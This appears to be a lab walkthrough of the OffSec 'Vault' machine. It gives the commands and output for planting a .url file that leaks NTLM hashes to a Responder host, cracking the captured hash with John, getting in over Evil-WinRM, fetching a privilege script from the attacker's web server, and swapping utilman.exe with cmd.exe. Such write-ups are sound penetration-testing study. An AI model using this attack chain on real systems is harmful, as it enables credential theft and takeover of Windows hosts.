

Vault|SMB File Upload .URL Hash Capture|SeRestorePrivilege Abuse|GPO Abuse (Alternative PrivEsc)

After performing the Nmap scan we can enumerate different services. First, we'll start with SMB:




```
┌──(kali㉿kali)-[~/OSCP/Vault]
└─$ smbclient -L //192.168.192.172/
Password for [WORKGROUP\kali]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        DocumentsShare  Disk
        IPC$            IPC       Remote IPC
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.192.172 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

Be wary of the syntax sometimes it requires -L prior to the IP Address. Let's enumerate shares:




```
┌──(kali㉿kali)-[~/OSCP/Vault]
└─$ smbclient //192.168.192.172/DocumentsShare
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Fri Oct 25 1
2:27:47 2024
  ..                                  D        0  Fri Oct 25 1
2:27:47 2024

                7706623 blocks of size 4096. 1903302 blocks av
ailable
smb: \> 
```

There aren't any files to view but we can upload files. Gaining a reverse shell may be difficult but we can upload a special file type that can give us some user information. First, we'll create a .url file with the following information. The only area that requires valid information is the IconFile which will redirect the requested information to an IP, our Responder IP.



```
  GNU nano 7.2                    gio.url *
[InternetShortcut]
URL=Gio
WorkingDirectory=Gio
IconFile=\\192.168.45.185\%USERNAME%.icon
IconIndex=1
```


Next we'll put the .url file onto the target system. Ensure that Responder is already running and we'll capture a username and NTLM hash:



```
┌──(kali㉿kali)-[~/OSCP/Vault]
└─$ smbclient //192.168.192.172/DocumentsShare
Password for [WORKGROUP\kali]:
Try "help" to get a list of possible commands.
smb: \> put gio.url
putting file gio.url as \gio.url (0.9 kb/s) (average 0.9 kb/s)
smb: \>
```


```
7520F9A99ED823BBD73AF9A902AE7F:0101000000000000008060D67BD826DB0
16634932700E4D4320000000000200080046004200410049000100 1E0057004
9004E002D00550046005700370036004A005000430056003100 4D000400340
0570049004E002D00550046005700370036004A005000430056003100 4D002
E00460042004100490002E004C004F00430041004C00030014004600420041 0
049002E004C004F00430041004C00050014004600420041004900 2E004C004
F00430041004C000700080008060D67BD826DB010600040002000000080030 0
030000000000000000100000000200000 89AA92A8AA17227674842877BD92C
0EEF101C15360BF57E99844B804AA2DA3E00A001000000000000000000000000
0000000000000090026006300690066007300 2F003100390032002E0031003
60038002E00340035002E003100380035000000000000000000
[SMB] NTLMv2-SSP Client   : 192.168.192.172
[SMB] NTLMv2-SSP Username : VAULT\anirudh
[SMB] NTLMv2-SSP Hash     : anirudh::VAULT:06bb2a9c87e33d11:D4
BC2150E01353B109A4BAC7B8A054DE:0101000000000000008060D67BD826DB0
13B67155A98AD9B780000000000200080046004200410049000100 1E0057004
9004E002D00550046005700370036004A005000430056003100 4D000400340
0570049004E002D00550046005700370036004A005000430056003100 4D002
E00460042004100490002E004C004F00430041004C00030014004600420041 0
049002E004C004F00430041004C00050014004600420041004900 2E004C004
F00430041004C000700080008060D67BD826DB010600040002000000080030 0
030000000000000000100000000200000 89AA92A8AA17227674842877BD92C
0EEF101C15360BF57E99844B804AA2DA3E00A001000000000000000000000000
0000000000000090026006300690066007300 2F003100390032002E0031003
60038002E00340035002E003100380035000000000000000000
```

Now we can attempt to crack the hash using JohnTheRipper:



```
┌──(kali㉿kali)-[~/OSCP/Vault]
└─$ john hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32
/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
SecureHM         (anirudh)
1g 0:00:00:19 DONE (2024-10-25 12:43) 0.05235g/s 555436p/s 555
436c/s 555436C/s Sedgley1413..Sector9
Use the "--show --format=netntlmv2" options to display all of
the cracked passwords reliably
Session completed.
```


Now we can use Evil-WinRm to gain a shell:



```
┌──(kali㉿kali)-[~/OSCP/Vault]
└─$ evil-winrm -i 191.168.192.172 -u anirudh -p SecureHM -i va
ult.offsec

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limit
ation: quoting_detection_proc() function is unimplemented on t
his machine

Data: For more information, check Evil-WinRM GitHub: https://g
ithub.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\anirudh\Documents> cd ../
```


Privilege Escalation

First we need to check what privileges the current user has:




```
*Evil-WinRM* PS C:\Users\anirudh> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description
    State
============================= ================================
==  =======
SeMachineAccountPrivilege     Add workstations to domain
    Enabled
SeSystemtimePrivilege         Change the system time
    Enabled
SeBackupPrivilege             Back up files and directories
    Enabled
SeRestorePrivilege            Restore files and directories
    Enabled
SeShutdownPrivilege           Shut down the system
    Enabled
SeChangeNotifyPrivilege       Bypass traverse checking
    Enabled
SeRemoteShutdownPrivilege     Force shutdown from a remote sys
tem Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set
    Enabled
SeTimeZonePrivilege           Change the time zone
    Enabled
```

A notable privilege is the SeRestorePrivilege which grants unrestricted write access. To exploit this we need to enable this privilege by using a PowerShell Script:




```
*Evil-WinRM* PS C:\Users\anirudh> curl http://192.168.45.185/E
nableSeRestorePrivilege.ps1 -o EnableSeRestorePrivilege.ps1
```




```
┌──(kali㉿kali)-[~/OSCP/Vault]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.192.172 - - [25/Oct/2024 12:48:01] "GET /EnableSeResto
rePrivilege.ps1 HTTP/1.1" 200 -
```

Then we can run the script on the target machine:




```
*Evil-WinRM* PS C:\Users\anirudh> .\EnableSeRestorePrivilege.p
s1
Debug: Current process handle: 4488
Debug: Calling OpenProcessToken()
Debug: Token handle: 4516
Debug: Calling LookupPrivilegeValue for SeRestorePrivilege
Debug: SeRestorePrivilege LUID value: 18
Debug: Calling AdjustTokenPrivileges
Debug: GetLastError returned: 0
```

Now to leverage this exploit we need to rename utilman.exe to utilman.old and cmd.exe to utilman.exe, so that when we open the Windows Accessibility shortcut from Remote Desktop we'll be given an elevate command shell:



```
*Evil-WinRM* PS C:\Users\anirudh> cd \Windows\System32\
*Evil-WinRM* PS C:\Windows\System32> mv utilman.exe utilman.ol
d
*Evil-WinRM* PS C:\Windows\System32> mv cmd.exe utilman.exe
```

